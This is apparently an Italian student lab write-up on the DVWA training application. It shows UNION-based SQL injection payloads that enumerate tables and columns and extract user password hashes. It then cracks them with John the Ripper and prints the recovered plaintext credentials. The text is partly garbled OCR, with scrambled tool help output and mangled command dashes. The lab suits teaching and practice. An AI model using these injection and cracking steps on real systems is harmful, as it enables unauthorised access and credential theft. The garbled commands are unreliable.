

Password Cracking - Recupero delle Password in Chiaro

Obiettivo dell'Esercizio: Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Come indicato recuperiamo le password hashate dal DVWA







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Username: admin Security Level: low PHPIDS: disabled

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema First name: admin

Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema
First name: 1

Surname: guestbook

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema

First name: 1 Surname: users

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html

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Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: admin

Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name First name: 1

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name

Surname: password


ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name

More info

First name: 1 Surname: avatar


http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection

http://www.unixwiz.net/techtips/sql-injection.html



Avremo quindi i nomi utente (First name) e le hash password (Surname) MD5, sappiamo che sono hash MD5 perchè composte da 32 caratteri.

Creiamo poi il file passhash.txt all'interno del quale rispettermo la sintassi riconosciuto da JohnTheRipper nome utente:hash



Successivamente lanceremo JtR col comando john — incremental — format=raw-md5 passhash.txt

```
--progress-every
--regen-lost-salts
                                                          -- emit a status line every N seconds
-- regenerate lost salts (see doc/OPTIONS)
-- brute force unknown salts
 --regen-lost-salts
 --reject-printable
                                                           -- reject printable binaries
                                                           -- restore an interrupted session
--rules-skip-nop
                                                          -- skip any NOP ":" rules (you already ran w/o rules
-- rules-stack
                                                           -- load salts with(out) COUNT (to MAX) hashes
                                                          -- Enable memory saving, at LEVEL 1..3
-- give a new session the NAME
--session
-- show=LEFT
                                                          -- show cracked passwords (if =LEFT, then uncracked)
                                  -- show
                                                          -- use single crack mode
-- override config for SingleRetestGuess
-- add static seed words for all salts in single mode
--single-retest-guess
--single-seed
 --single-wordlist
                                                          -- short wordlist with static seed words/morphemes
 --skip-self-tests
                                                          -- just output candidate passwords
-- loop self tests forever
-- stdout
                                                          -- pick a benchmark format for --format=crypt
-- "subsets" mode (see doc/SUBSETS)
-- Maximum unique characters in subset
 --subformat
-- subsets
-- subsets-max-diff
                                                          -- Minimum unique characters in subset
-- The N first characters of "subsets" charset are the "required set"
 --subsets-min-diff
 --subsets-required
                                                           -- run more thorough self-tests
                                                          -- tuning options (auto/report/N)
-- do not load these users only
-- change verbosity (1-5 or 6 for debug, default 3)
                                                          -- use wordlist
 --wordlist
   –(kali⊕kali)-[~]
_$ john --incremental --format=raw-md5 passhash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)
     (kali⊕kali)-[~]
```

JtR riesce a crackare gli hash e ci restituisce per ogni utente la corrispondente password. Possono essere visualizzate in un secondo momento col comando:

john ——show ——format=raw-MD5 passhash.txt

```
-- gracefully exit after this many seconds
-- gracefully exit after this many seconds, if negative reset number on each crack
-- size threshold for wordlist preload (default 5 MB)
-- request a minimum candidate length in bytes
-- request a lower max. keys per crypt
-- markov stats file (see doc/MARKOV)
-- this node's number range out of TOTAL count
  -max-run-time
--max-run-time
--mem-file-size
--min-length
-- node
--no-keep-guessing
                                                                                                   -- do not try finding plaintext collisions
                                                                                                    -- disables creation and writing to john.log file
-- used with --test for alternate benchmark w/o mask
--no-log
--no-mask
                                                                                                   -- read from pipe/stdin but with rules
-- set OpenCL platform
-- pot file to use
--platform
                                                                                                  -- pot file to use

-- PRINCE mode, read words from FILE

-- permute case of first letter

-- maximum number of elements per chain (1)

-- minimum number of elements per chain (1)

-- just show total keyspace that would be produced

-- limit number of candidates generated

-- fetch words from a .pot file

-- memory-map infile (not available with case permute)

-- initial skim
--prince-case-permute
--prince-elem-cnt-max
--prince-loopback
 --prince-mmap
--prince-skip

--prince-wl-dist-len

--progress-every

(kali® kali)-[~]

$ john --show --form
                                                                                                   -- calculate length distribution from wordlist
-- emit a status line every N seconds
                                                        --prince-wl-max
                                          -format=Raw-MD5 passhash.txt
gordonb:abc123
pablo:letmein
smithy:password
4 password hashes cracked, 0 left
__(kali⊛kali)-[~]
_$ ■
```